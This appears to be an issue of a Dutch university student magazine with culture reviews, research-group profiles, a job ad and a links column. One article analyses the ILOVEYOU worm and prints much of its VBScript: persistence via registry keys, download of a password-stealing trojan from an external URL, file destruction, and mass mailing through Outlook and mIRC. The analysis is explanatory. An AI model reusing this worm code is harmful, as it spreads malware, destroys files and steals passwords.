‘Zo lief als de Spice Girls en zo hard als Atari Teenage Riot.’ ‘Dat belooft wat,’ dacht ik toen ik dit las. Wonder boven wonder was het nog waar ook. De Chicks gooiden er aantal decibels tegenaan waar je u tegen zegt. Het volume kon echter niet verhullen dat de nummers behoorlijk goed in elkaar staken en dat de dames goed konden zingen. De up-tempo nummers waren goed dansbaar en een goede afsluiter voor mij.

Natuurlijk is het bovenstaande maar een bloemlezing. Het geeft ook de typische Virus-sfeer totaal niet weer. Het mooie van Virus is nl. dat iedereen doet waar hij of zij zin in heeft. En je kan bij wijze van spreken shoppen: met zoveel op het programma is er altijd wel iets wat je aanspreekt. Literatuur, theater, muziek of film, er is altijd wat te beleven. Als je altijd al vond dat je weinig doet aan cultuur, of als je denkt dat dat cultuur alleen bestaat uit de letters MP3, zorg dan dat je de volgende editie niet mist.

SG draait *Mifune's Last Song*

Afgezien van Virus was er ook nog genoeg cultuur te beleven in, op en onder de TUE. Zoals altijd draaide Studium Generale weer een behoorlijk aantal films, waarvan *Mifune's Last Song* op donderdag 18 mei vertoond werd.

De Deense film *Mifunes Sidste Sang* werd geregisseerd door Søren Kragh-Jacobson.

Hij is één van de ondertekenaars van het zg. DOGME-manifest. Het DOGME-manifest was een poging om filmmaken weer eerlijk te maken. Geen special effects, geen gemechaniseerde camera-bewegingen of artificiële locaties. Het doel was om ‘de film [te] bevrijden van technologische illusies’ en zodoende meer nadruk te leggen op het verhaal en de acteurs.

Ik moest het allemaal nog zien. Zelf ben ik niet vies van een stel special effects en een mooie locatie kan me toch zeker bekoren. Films als *Sleepy Hollow* en *The Matrix* staan dan ook bovenaan mijn lijstje.

Sinds 18 mei staat *Mifune's Last Song* ook in de bovenste regionen. Dit komt vooral door het eerlijke camerawerk en de uit-ste-ken-de acteerprestaties voor de drie sympathieke hoofdrollen: de yup Kresten, zijn achterlijke broer Rud en de knappe huishoudster annex callgirl Liva. Inderdaad een divers stel mensen waar zich een sterk verhaal rond afspeelt. Een verhaal wat ik overigens niet ga vertellen, vanwege het simpele feit dat je film zelf maar moet zien.

De film is in zijn geheel opgenomen in Denemarken, wat resulteert in prachtige vergezichten en mooi licht.

Studium Generale heeft me hiermee overtuigt dat ze nog steeds weten wat goede films zijn, en dat ze die ook vertonen.

Meer informatie over DOGME is te vinden onder www.dogme95.dk.

Dat was het weer voor deze keer. Als iemand nog geweldige ideeën heeft voor de volgende editie, kan hij of zij dat melden onder supremum@gewis.win.tue.nl of J.N.d.Oude@student.tue.nl of me aanspreken tijdens een borrel. Hierbij denk ik aan films, boeken of andere plezierige uitingen van cultuur 🍷



Formele Methoden

Jos Baeten

De leerstoel Formele Methoden is gesitueerd in de sectie Software Technologie van de capaciteitsgroep Informatica. In ons profieldocument definiëren we ons aandachtsgebied als volgt:

Formele methoden zijn systematische, theoretisch goed onderbouwde, wetenschappelijke en verantwoorde benaderingen van problemen uit de informatica.

• Het leerstoelgebied Formele Methoden bedient zich van fundamenteel onderzoek, gebaseerd op degelijke wiskundige grondslagen, en richt zich op de aard van de constructies die de informatica gebruikt. Die constructies worden (of zijn) precies beschreven in een formele syntax en worden, waar dat opportuun is, ook van een formele semantiek voorzien. Wij doen dit onderzoek, omdat wij van mening zijn dat formele methoden een beter begrip bieden van problemen in de informatica en grotere helderheid geven in de beschrijving en de oplossing van die problemen, en daardoor winst in betrouwbaarheid en toepasbaarheid van constructies en systemen in de informatica. Het perspectief van waaruit de formele methoden bestudeerd en gebruikt worden is de toepasbaarheid. De keuze van de vraagstukken wordt daarom geïnspireerd door de informaticapraktijk. We kunnen ons niet met alle aspecten van de informatica bezighouden, en daarom richten we ons in het bijzonder op drie deelgebieden:

• 1. formele specificatiemethoden, met name gericht op industriële toepassingen;

- 2. formele modellering van mens-machine interactie
- 3. formele verificatie en testen.

Op elk van deze gebieden willen we het traject van theorie naar praktijk bestrijken: de praktijk inspireert de theorie en de theorie helpt de praktijk. Nu volgt een nadere toelichting op elk van de gebieden.

1. Formele specificatiemethoden.

In de industrie zijn vele methoden in omloop die ten doel hebben om oplossingen te geven voor specificatieproblemen. Vaak schieten die tekort in precisie, toepasbaarheid of algemeenheid. We werken eraan die met wiskundige technieken meer toepasbaar, beter en gezonder te maken. We doen dit door het formaliseren van syntax en semantiek, het maken van vertalingen naar andere talen, en het realiseren van uitbreidingen. Verder doen we case studies en ontwikkelen prototypes van tools (gereedschap). Een voorbeeld is ons werk aan Message Sequence Chart, een zogenaamde scenariotaal, waarvan we de officiële standaard gemaakt hebben.

2. Formele modellering van mens-machine interactie.

We willen de communicatie tussen mens en machine op een dichterbij de mens liggend niveau brengen. Door een geschikte modellering willen we een koppeling tot stand brengen tussen de technische stand van zaken en de menselijke mogelijkheden, vaardigheden en wensen. We werken aan formalismen voor kennisrepresentatie en (automatisch) redeneren. We gebruiken beschrijvingsmechanismen (met name typetheorie) voor de formele beschrijving van mens-machine-dialogen, van kennis-

opbouw bij mens en machine en van formeel probleemoplossen. Een voorbeeld is ons werk aan interactieve wiskundedocumenten.

3. Formele verificatie en testen

Formele verificatie wordt nog maar weinig in de industrie toegepast, maar het gebruik is wel groeiende, met name bij kritische systemen. Voor testen is wel veel aandacht in de industrie, maar gewoonlijk dusdanig informeel, dat een formalisering het rendement aanzienlijk omhoog kan brengen. Om te kunnen inzien dat een systeem aan correctheidseisen voldoet, proberen we enerzijds of correctheid valt te bewijzen, anderzijds, als dit niet lukt, of we in voldoende of bevredigende mate correctheid kunnen vaststellen. Een voorbeeld is ons werk aan procesalgebra, een algebraïsche en axiomatische methode voor de specificatie en verificatie van systemen.

De groep heeft uitgebreide contacten met andere groepen op de TUE, andere universiteiten, onderzoeksinstituten en bedrijven in Nederland en vele andere landen. In het onderwijs kom je leden van de groep tegen bij basiscolleges op het gebied van de theoretische informatica (zoals Taal en Bewijs of Automatentheorie) en bij colleges op bovenbeschreven gebieden. De groep formele methoden bestaat op het moment uit vier hoogleraren (Baeten, Feijs, Groote en Middelburg), twee hoofddocenten (Mauw en Nederpelt), twee docenten (Bloo en Kuiper), een postdoc en acht promovendi en een systeemdeskundige. Het secretariaat is gevestigd op HG 7.23 (mw. De Rooij), waar afspraken met elk van de leden gemaakt kunnen worden. Meer informatie is ook te vinden op <http://www.win.tue.nl/~wwwst/fm/fm.html> 📍

Infima

De infimaspionnen

“Kun je nagaan wat een onzin wetenschap tegenwoordig is.”

— R. Hoogerwoord

“Want als je nou water in zout gaat oplossen...”

— R. Kaasschieter in discussie in de wandelgangen

"Studievereniging Pikachu, met Gijs."

— Gijs Geleijnse neemt de telefoon aan.

“Ik ben langer bezig met het bord wissen dan met het college. Daarom heet het vak ook wiskunde.”

— R. Hoogerwoord, tijdens college Operating Systems

“Ferry, heb je etiketten voor mij? Ja, het heeft geen haast hoor.”

— Dennis, terwijl hij (nog steeds) bezig is met de mail van de HongCo '97



I Love You-Virus

Hugo Jonker

Op donderdag 4 mei werd er aan de noodrem van de elektronische wereld getrokken. Zo rond 10:45. werd het 'ILOVEYOU' e-mailvirus voor het eerst waargenomen op de TU/e. Een blik in de code.

Het virus is een Visual Basic script (.vbs bestand). Microsoft heeft al van oudsher (QuickBasic) banden met de programmeertaal BASIC en biedt dan ook ondersteuning aan voor scripts geschreven in deze taal. Gecombineerd met wat gebruikersvriendelijkheid kan een doorsnee gebruiker erg makkelijk scripts draaien zonder te weten wat er gebeurt. Dat daar een negatieve kant aan zit, bewijst het ILOVEYOU virus.

Blijkbaar kun je de systeemdirs op onderstaande wijze opvragen. Als je ze open hebt staan (en wie zet nou de systeemdirectories van zijn eigen computer dicht), dan kopieert het virus zichzelf naar deze directories (voor zover achterhaald: \win95 en \win95\systemof equivalenten).

```
sub main()  
    ...  
  
    Set dirwin      = fso.GetSpecialFolder(0)  
    Set dirsysteem = fso.GetSpecialFolder(1)  
    Set dirtemp     = fso.GetSpecialFolder(2)  
    Set c           = fso.GetFile(WScript.ScriptFullName)  
  
    c.Copy(dirsysteem & "\MSKernel32.vbs")  
    c.Copy(dirwin & "\Win32DLL.vbs")  
    c.Copy(dirsysteem & "\LOVE-LETTER-FOR-YOU.TXT.vbs")
```

Nu het virus zichzelf veilig heeft gesteld, gaat het door met de virale werking: verspreiden naar anderen en het systeem aanpassen.

```
    regruns()  
    html()  
    spreadtoemail()  
    listadriv()  
end sub
```

Hoewel het virus niet uitblinkt door geweldige programmeervaardigheid, is er toch een opdeling in procedures gemaakt. De procedure "main" stelt het virus veilig en gaat dan het geklooi in de marge uitvoeren.

De volgende procedure, regruns(), past de inhoud van de Registry aan. De Registry is niets meer dan een grote tabel, waarin ieder programma kan zetten wat het programma wil. In plaats van dat een progje toegang heeft tot zijn deel van de Registry, mag het alles in de Registry veranderen. Sommige Windows-programma's vertrouwen op informatie uit de Registry - en dit buit het virus uit.

```
sub regruns()
```

```
On Error Resume Next
Dim num,download
```

Onderstaande lijkt te zorgen, dat het virus gedraaid wordt bij het opstarten van de computer.

```
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\" &
-
    "CurrentVersion\Run\MSKernel32",
    dirsistem&"\MSKernel32.vbs"
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\" &
-
    "CurrentVersion\RunServices\Win32DLL",
    dirwin&"\Win32DLL.vbs"
```

Hier wordt er een bestand ("WIN-BUGSFIX.EXE") van het internet afgehaald, dat (volgens verschillende anti-virus bedrijven) passwords afvangt en doormailt naar één of ander e-mail adres. Dit wordt ook wel een "Trojan Horse" genoemd: de naam "WIN-BUGSFIX" suggereert dat er fouten uit Windows gehaald worden, maar in werkelijkheid wordt de gebruiker genept - net als het verhaal van Het paard van Troje.

WIN-BUGSFIX zou "Remember Passwords" op "yes" zetten, en het bestandje waarin de passwords bewaard worden, doorsturen. Hier beneden wordt Internet Explorer geconfigureerd, om automatisch te downloaden als het opstart. Dit gebeurt alleen als het bestandje nog niet op de schijf staat.

```
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
    Randomize
    num = Int((4 * Rnd) + 1)
    if num = 1 then
        regcreate "HKCU\Software\Microsoft\Internet " & _
            "Explorer\Main\Start Page",
            "http://www.skyinet.net/~young1s/" & _
            "HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjjw"&_
            "6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
    elseif num = 2 then
```

Dan gebeurt hetzelfde als num = 1, alleen het internet adres is vanaf de tilde anders. Idem voor num = 3 en num = 4.

```
end if
end if
```

Onderstaande zorgt dat het bestand wordt uitgevoerd bij het opstarten, als het al is gedownload. Tevens wordt de startpagina "gereset" op de standaard witte pagina.

```
if (fileexist(download&"\WIN-BUGSFIX.exe")=0) then
    regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\" & _
        "Windows\CurrentVersion\Run\WIN-BUGSFIX",
        download&"\WIN-BUGSFIX.exe"
    regcreate "HKEY_CURRENT_USER\Software\Microsoft\" & _
        "Internet Explorer\Main\Start Page","about:blank"
end if
end sub
```



Investeer in jezelf, kies voor AAS!

Mooie woorden, maar wij geloven er in en willen graag ook jou ervan overtuigen dat een keuze voor AAS een keuze is waar je geen spijt van krijgt. Werken bij AAS betekent volop uitdaging, variatie en investering in je eigen ontwikkeling.

We willen niet de grootste, maar de beste zijn!

Dit kunnen we alleen maar bereiken door ervoor te zorgen dat onze medewerkers professionals zijn en dat ze gesteund worden vanuit een stimulerende thuisbasis in een open sfeer. We zijn met zo'n 30 medewerkers klein en slagvaardig en bogen op een gedegen netwerk van opdrachtgevers. We staan bekend om onze kennis, kunde en betrouwbaarheid. We willen wel nog wat groeien, maar niet ten koste van kwaliteit, slagvaardigheid en persoonlijke aandacht voor onze mensen.

Speerpunten Architectuur en SPI

Ons beleid is erop gericht om in de automatiseringsbranche in Nederland en Noord-België een vooraanstaande rol te spelen op het gebied van Architectuur en

Software Process Improvement (SPI). Deze speerpunten zijn terug te vinden in ons detacherings-, advies- en trainingsaanbod en natuurlijk in de kennis van onze medewerkers.

"Gras groeit niet door aan de sprietten te trekken, maar door de wortels water te geven"

Dit oude Afrikaanse gezegde staat hoog in ons vaandel. We willen er mee aangeven dat je als AAS medewerker volop de ruimte krijgt om je te ontplooiën. Wij doen meer dan alleen maar tijd en geld beschikbaar stellen voor cursussen. Voor al onze medewerkers reserveren we 10% van de werkweek voor kennis-verrijking met als doel dat de medewerkers zich in teamverband continu ontwikkelen. Je neemt als AAS medewerker deel aan één van de kennis-

projecten SWARC (Software Architectuur) of SPI+ (SPI en veranderingsmanagement)

Wat voor werk?

We zoeken werk dat bij je past. Zo kun je bij onze opdrachtgevers in uiteenlopende automatiseringsprojecten deel uitmaken van een ontwerpersteam, architectenteam of ben je team- of projectleider. Ook voor adviseurs op het gebied van SPI of architectuur hebben we uiteenlopende opdrachten zoals het uitvoeren van assessments en het begeleiden van verbeteringstrajecten. Bovendien kun je je werkerterrein verbreden door deel te nemen in het team van trainers, dat onze SPI- en architectuur-opleidingen verzorgt.

Vacatures

Kijk op www.aas.nl, of e-mail naar info@aa.nl.

De procedure `infectfiles()` is de zgn. payload van het virus. Tot nu toe werd er het een en ander in de Registry aangepast, wat nieuwe zaken naar schijf geschreven en het virus verspreidt. Maar een computervirus heeft, net zoals biologische virussen, ook een vervelende bijwerking: het vernielt een stukje van je gegevens.

```
sub infectfiles(folderspec)
    ...
```

Doorloop ieder bestand in deze directory en infecteer indien het een geschikt bestand is.

```
for each fl in fc
    ext=fso.GetExtensionName(fl.path)
    ext=lcase(ext)
    s=lcase(fl.name)
```

VB-scripts worden botweg overschreven met een kopie van dit virus.

```
if (ext="vbs") or (ext="vbe") then
    set ap=fso.OpenTextFile(fl.path,2,true)
    ap.write vbscopy
    ap.close
```

De onderstaande fileformats (JavaScript, Jpeg, Cascading Style Sheets, etc.) worden niet alleen lomp overschreven, er wordt ook een nieuw bestand aangemaakt met als extensie “.vbs” in plaats van “.css” of “.jpg” of ... Het nieuwe bestand bevat ook een kopie van het virus. Als klap op de vuurpijl wordt het origineel, *na* te zijn overschreven, weggegooid. Dus mocht je doorhebben dat het een ander bestand is, en je bekijkt de prullenbak, dan hoeft je niet blij te zijn. Je bestand staat er misschien wel, maar het is toch al overschreven.

```
elseif(ext="js") or (ext="jse") or (ext="css") or
    (ext="wsh") or (ext="sct") or (ext="hta") then
    set ap=fso.OpenTextFile(fl.path,2,true)
    ap.write vbscopy
    ap.close
    bname=fso.GetBaseName(fl.path)
    set cop=fso.GetFile(fl.path)
    cop.copy(folderspec&"\"&bname&".vbs")
    fso.DeleteFile(fl.path)
elseif(ext="jpg") or (ext="jpeg") then
    set ap=fso.OpenTextFile(fl.path,2,true)
    ap.write vbscopy
    ap.close
    set cop=fso.GetFile(fl.path)
    cop.copy(fl.path&".vbs")
    fso.DeleteFile(fl.path)
```

Muziek bestanden overschrijven ging de maker te ver - maar ieder “.mp3” bestand krijgt een “.mp3.vbs” bestand, waar een kopie van het virus in staat.

```
elseif(ext="mp3") or (ext="mp2") then
    set mp3=fso.CreateTextFile(fl.path&".vbs")
    mp3.write vbscopy
    mp3.close
```

```

        set att=fso.GetFile(f1.path)
        att.attributes=att.attributes+2
    end if

```

Als deze folder nog niet gecheckt en besmet is met een mIRC virus, doe dat dan. mIRC is een IRC (Internet Relay Chat, een oude vorm van chatten) client, die je laat chatten met mensen op internet. De melding in het script is natuurlijk leuk gevonden (Don't edit this script...Windows will not run correctly).Het is natuurlijk bedoeld om de gewone gebruiker af te schrikken van het veranderen van het script. Ook de homepage-verwijzing draagt daaraan bij - het is de officiële homepage van mIRC! Dat moet dan toch wel goed zitten...

```

    if (eq<>folderspec) then
        if (s="mirc32.exe") or (s="mlink32.exe") or
            (s="mirc.ini") or (s="script.ini") or (s="mirc.hlp")
        then
            set scriptini=fso.CreateTextFile(folderspec& _
                "\script.ini")
            scriptini.WriteLine "[script]"
            scriptini.WriteLine ";mIRC Script"
            scriptini.WriteLine "; Please dont edit this"& _
                " script... mIRC will corrupt, if mIRC will"
            scriptini.WriteLine "    corrupt... WINDOWS" & _
                " will affect and will not run correctly. thanks"
            scriptini.WriteLine ";"
            scriptini.WriteLine ";Khaled Mardam-Bey"
            scriptini.WriteLine ";http://www.mirc.com"
            scriptini.WriteLine ";"

```

En hier komt het venijn: de bedoeling is, dat als er je in een IRC-kamer komt (JOIN <kamer>), dat dan alle andere mensen in de kamer een kopie van het (HTML)-virus toegestuurd krijgen. Het HTML virus is precies dit virus, maar dan uitvoerbaar gemaakt voor webbrowsers ipv. Outlook.

```

            scriptini.WriteLine "n0=on 1:JOIN:#:{\"
            scriptini.WriteLine "n1= /if ( $nick == $me )"& _
                "{ halt }"
            scriptini.WriteLine "n2= /.dcc send $nick "& _
                "dirsystem&\"LOVE-LETTER-FOR-YOU.HTM"
            scriptini.WriteLine "n3=}"
            scriptini.close
            eq=folderspec
        end if
    end if
next
end sub

```

De procedure spreadtoemail() was de bron van alle ellende. Doordat de adressenlijst van Outlook zo enorm makkelijk op te vragen is, kon dit ten volle uitgebuit worden door de auteur van dit virus.

```

sub spreadtoemail()
    set out=WScript.CreateObject("Outlook.Application")
    set mapi=out.GetNameSpace("MAPI")

```


“mapi” is nu een verzameling van alle adresboeken die in Outlook stonden. Fijn, want dan kunnen we verder komen. Nu wordt ieder adresboek afgelopen.

```

for ctrlists=1 to mapi.AddressLists.Count
  set a=mapi.AddressLists(ctrlists)
  x=1
  regv=regedit.RegRead("HKEY_CURRENT_USER\Software\"&_
    "Microsoft\WAB\"&a)
  if (regv="") then
    regv=1
  end if

```

Als het adressenboek niet leeg is, en nog niet gemailed is, wordt het adressenboek adres voor adres doorgelopen en krijgt ieder adres een liefdesbriefje. Het virus wordt geattached vanuit één van de veiliggestelde kopieën op schijf. Het bijhouden of er al mail is verstuurd gaat wederom via de Registry.

Om onduidelijke reden wordt er een aparte teller, “x”, bijgehouden ipv. dat “ctrentries” gebruikt wordt. Het getuigt m.i. in ieder geval niet van een nette programmeerstijl.

```

  if (int(a.AddressEntries.Count)>int(regv)) then
    for ctrentries=1 to a.AddressEntries.Count
      malead=a.AddressEntries(x)
      regad=""
      regad=regedit.RegRead("HKEY_CURRENT_USER\"&_
        "Software\Microsoft\WAB\"&malead)
      if (regad="") then
        set male=out.CreateItem(0)
        male.Recipients.Add(malead)
        male.Subject = "ILOVEYOU"
        male.Body = vbCrLf&"kindly check the "&_
          "attached LOVELETTER coming from me."
        male.Attachments.Add(dirsystem&_
          "\LOVE-LETTER-FOR-YOU.TXT.vbs")
        male.Send
        regedit.RegWrite "HKEY_CURRENT_USER\"&_
          "Software\Microsoft\WAB\"&malead,1,"REG_DWORD"
      end if
      x=x+1
    next
    regedit.RegWrite "HKEY_CURRENT_USER\Software\"&_
      "\Microsoft\WAB\"&a,a.AddressEntries.Count
  else
    regedit.RegWrite "HKEY_CURRENT_USER\Software\"&_
      "Microsoft\WAB\"&a,a.AddressEntries.Count
  end if
next

Set out=Nothing
Set mapi=Nothing
end sub

```

In bovenstaande code is het één en ander weggelaten om de omvang van het artikel binnen de perken te houden. De complete listing van het virus, inclusief een uitgebreidere bespreking, is te vinden op <http://gewis.win.tue.nl/supremum/actueel.html> (en dan doorklikken) ●



Coding en Crypto

Henk van Tilborg

“Coding en Crypto” is een simpeler benaming van wat vroeger plechtig werd aangeduid met “Mathematische aspecten van de digitale communicatie”. Deze laatste benaming geeft goed aan dat ons toepassingsgebied de digitale communicatie is, waarbij men niet alleen aan telecommunicatie moet denken, maar ook aan gegevensopslag. Gegevensopslag kan namelijk opgevat worden als communicatie in de tijd (je schrijft informatie weg om het later weer ui te kunnen lezen). Uiteraard gaat het ons dan om de wiskundige problemen die opduiken in de digitale communicatie. Doorgaans zijn die problemen discreet van aard. Het is dus niet verwonderlijk dat dit leerstoelgebied in onze faculteit tot de discrete wiskunde gerekend wordt.

Rond 1970 bestond het onderwijs in de coderingstheorie slechts uit een hoofdstuk in het dictaat discrete wiskunde. Bij toepassingen werd toen gedacht aan de eerste Mariners die foto's van Mars maakten. Ieder pixel in zo'n foto werd door 6 bits gerepresenteerd, maar omdat de techniek zo zwak was, werd zo'n 6-tal bits beschermd door 26 extra bits. Van het totaal van 32 bits mochten er hooguit 7 fout aankomen om toch foutloze decoding te kunnen garanderen. Later werd de verhouding tussen echte informatie en redundantie een stuk gunstiger.

Ook moderne toepassingen voor gegevensopslag, zoals cd's en dvd's, kunnen niet zonder coderingstechnieken. Om die codes te kunnen begrijpen, is een behoorlijke kennis van eindige lichamen nodig. Voor toekomstige codes zou het wel eens nodig

kunnen zijn om veel meer te weten van algebraïsche krommen.

Het tweede aandachtsgebied van het leerstoelgebied “Coding en Crypto” is de cryptologie. Belangstelling hiervoor is in Nederland pas gestart aan het begin van de jaren tachtig. De zorg van dit vakgebied is het beschermen van gegevens tegen kwaadwillende derden (hackers, e.d.), die zich toegang tot vertrouwelijke gegevens willen verschaffen, of (nog erger) met die gegevens willen manipuleren. Als toepassing kan men denken aan een betaling over internet of het vercijferd versturen van audio, video of software over internet of kabel.

Het soort wiskunde dat in de oplossingen een rol speelt, heeft zijn wortels in de getaltheorie. De stelling van Euler, het algoritme van Euclides en de Chinese reststelling blijken krachtige instrumenten. Toch duiken op onverwachte plaatsen andere begrippen uit de discrete wiskunde op die veel meer combinatorisch of meetkundig van aard zijn. De discreet wiskundige achtergrond van onze Coding & Crypto groep en de aanwezigheid van de leerstoel DAM (discrete algebra en meetkunde) maakt het onderzoek binnen de groep alleen maar sterker.

Er zijn nog veel meer interessante vragen met een discreet karakter in de digitale communicatie. Ik noem datacompressietechnieken, waar een verwante groep bij Elektrotechniek aan werkt, en het coderen van digitale gegevens voor opslag op magnetische media (tussen twee enen moeten minimaal d en maximaal k nullen staan). Aan dit laatste onderwerp heeft een bevriende groep op Philips NatLab baan-

brekend werk gedaan. Een derde onderwerp zou CDMA zijn, een techniek om in het mobiele netwerk efficiënt gebruik te maken van het delen van frequenties en tijdsintervallen. KPN Research zou hier meer van moeten weten, maar hun oude coderingsgroep is bijna helemaal verdwenen. Nu moeten ze dus gewoon elders producten kopen.

Afgestudeerden komen op allerlei plaatsen terecht. De grootste concentraties zijn te vinden bij Philips NatLab, Philips Crypto, KPN Research en het NBV (bij Buitenlandse Zaken). De rest is verdeeld over andere plaatsen, zoals de bancaire wereld, adviesbureaus, e.d.. Afgestudeerden kunnen vrij gemakkelijk hun eindproject in de industrie of bij buitenlandse onderzoeksgroepen uitvoeren, omdat de C&C groep veel van dat soort contacten heeft.

De hele C&C groep maakt deel uit van de onderzoeksschool EIDMA (Euler Institute for Discrete Mathematics and its Applications) en vertegenwoordigt daarin een van de drie hoofdrichtingen (zie <http://www.win.tue.nl/math/eidma/>). Dit houdt allerlei extra activiteiten in, zoals minicursussen gegeven door vooraanstaande buitenlandse wetenschappers of landelijke dagen op het gebied van de coderingstheorie of cryptologie.

Enige cijfers:

De groep bestaat momenteel uit anderhalve hoogleraar, twee deeltijdhoogleraren (elk voor een 1/2), drie universitaire docenten, een postdoc en vier aio's. Tellend vanaf 1992 hebben ongeveer 30 afgestudeerden, 10 twaio's en 10 aio's hun studie met succes beëindigd ●

Terug naar af?

Ir. Hans Sassenburg

Maar al te vaak blijkt software te bestaan uit een spaghetti van afhankelijkheden. Deze spaghetti is het gevolg van slecht onderhoudbare, uitbreidbare en herbruikbare software. De laatste jaren duikt steeds vaker de term "*component-based development*" op. Wat is dat? Is dat een ontwikkeling om componenten beter op elkaar aan te laten sluiten? Of gaat het over het ontwikkelen van nieuwe applicaties door gebruik te maken van reeds bestaande componenten? Een meer fundamentele vraag is echter wat de ontwerp-criteria zijn die men stelt aan een component. Hoe voorkomt men spaghetti-structuren?

Het aantal software applicaties groeit in een enorm tempo. De afgelopen decennia is de hoeveelheid software in de wereld gemiddeld elke 18 maanden verdubbeld. Vooralsnog wijst niets erop dat deze groei zal afnemen. Niet alleen het aantal applicaties groeit, ook de omvang van applicaties neemt exponentieel toe. Er wordt in toenemende mate gebruik gemaakt van bestaande software. Enerzijds vindt integratie met andere software applicaties (componenten) plaats. Anderzijds wordt nagestreefd bestaande software (componenten) te hergebruiken. In beide gevallen geldt dat zowel de functionaliteit als de interfaces van de software bekend moeten zijn. Dit is niet triviaal en leidt tot problemen. Als de functionaliteit onvoldoende bekend is, kan dit tot een onvoorspelbaar gedrag van een systeem leiden (Ariane 5). Indien de interfaces onvoldoende bekend zijn, kan vermindering of onjuiste interpretatie van gegevens het gevolg zijn. Maar het

bekend zijn van functionaliteit en interfaces is niet voldoende. Voor het succesvol kunnen hergebruiken van software componenten zijn additionele criteria van belang:

- de functionaliteit van een software component dient een sterke interne samenhang te vertonen (maximale cohesie);
- het aantal software componenten waarmee een interface bestaat, dient te worden beperkt (minimale koppeling);
- voor de gegevensuitwisseling met andere componenten mag alleen gebruik gemaakt worden van de gedefiniëerde interfaces (afscherming data).

En hiermee maken we een stap van ruim vijfentwintig jaar terug in de tijd. Destijds werden bovenstaande criteria al van belang geacht bij het ontwerpen van software architecturen. Een voorzichtige conclusie mag hier worden getrokken. Een goed ontwerp van een software architectuur levert in potentie herbruikbare software componenten op. Een tweede conclusie is harder. Herbruikbare software componenten kunnen alleen voortkomen uit een goed ontwerp.

Wat is nu "*component-based development*"? Voorlopig lijkt het niet meer dan een modekreet te zijn. Het feit dat er steeds vaker een toevallige koppeling plaatsvindt tussen meerdere applicaties krijgt ten onrechte deze kwalificatie mee. Het voorkomen van spaghetti-structuren vereist een fundamentele aanpak dan het verzinnen van een nieuwe 'hype' 🍀

Dit is een (sterk) bewerkte versie, het orgineel is terug te vinden op:

<http://gewis.win.tue.nl/supremum/actueel.html>

Wie Wat Waar...

Truong Dang

Hallo iedereen, In deze WWW heb ik moeite gedaan om leuke en interessante sites op te zoeken, waar je hopelijk ook nog iets aan hebt.

Als je denkt een beetje “achter” te zijn op het gebied van technologie en wetenschap dan is www.wired.com wel iets om even langs te surfen. Hier vind je elke dag wel iets nieuws over ontwikkelingen op technologisch, zakelijke, politieke en cultureel gebied. Ideaal iets om je wetenschappelijke hersenpan vol te krijgen.

Ben je wat meer geïnteresseerd in games, dan is The Adrenaline Vault misschien wel iets cools om langs te surfen. Je kunt hier zowat alle info vinden over games en wat er mee te maken heeft. Reviews & Previews, Cheats, Patches, nieuws, en zo kan ik nog wel even doorgaan. Wat ik het meest indrukwekkend vond was het megagrote review-archief. Van zowat elk spel is er een review te vinden. Dat en nog meer kun je vinden bij www.avault.com

Ooit gehoord van Patrick Kicken? Als je weinig naar de radio luistert waarschijn-

lijk niet, want Patrick Kicken is 3FM radiopresentator voor de programma's: *Zinderende Zaterdag* en *Cyber Top 50*. Nu heb ik even gekeken naar de Kicken site en wat bleek nou? Het was nog de moeite waard ook! Bij

www.kicken.com kom je terecht bij een fraaie Flash-site (html kan natuurlijk ook). Wat mij het meeste opviel waren de funnyfiles. Deze lijst van legale-downloads (huh? bestaan die?) is echt schitterend. Je kunt er van alles vinden, originele parodieën (geen Weir-d-al of Southpark), coole filmpjes en nog meer van dat soort dingen. Kijk zelf maar een keer, ik denk dat jullie dit wel de moeite waard vinden...

Dit waren weer een aantal links die volgens mij wel de moeite waard zijn... ohja, als je denkt dat jouw site wel de moeite waard is om “gereviewed” te worden, stuur dan een e-mailtje naar supremum@gewis.win.tue.nl t.a.v. Wie Wat Waar, en misschien zullen we jouw site in de volgende intro-supremum vermelden ●



Kleurplaat

Om in de vakantie toch nog wat te doen te hebben, bieden wij als Supremum redactie je de mogelijkheid om je vakantie al kleurend door te brengen. Inzendingen in het Supremum-postvak, de mooiste krijgt een vermelding in een volgend nummer.

Namens de voltallige redactie:

Prettige Vakantie!!!



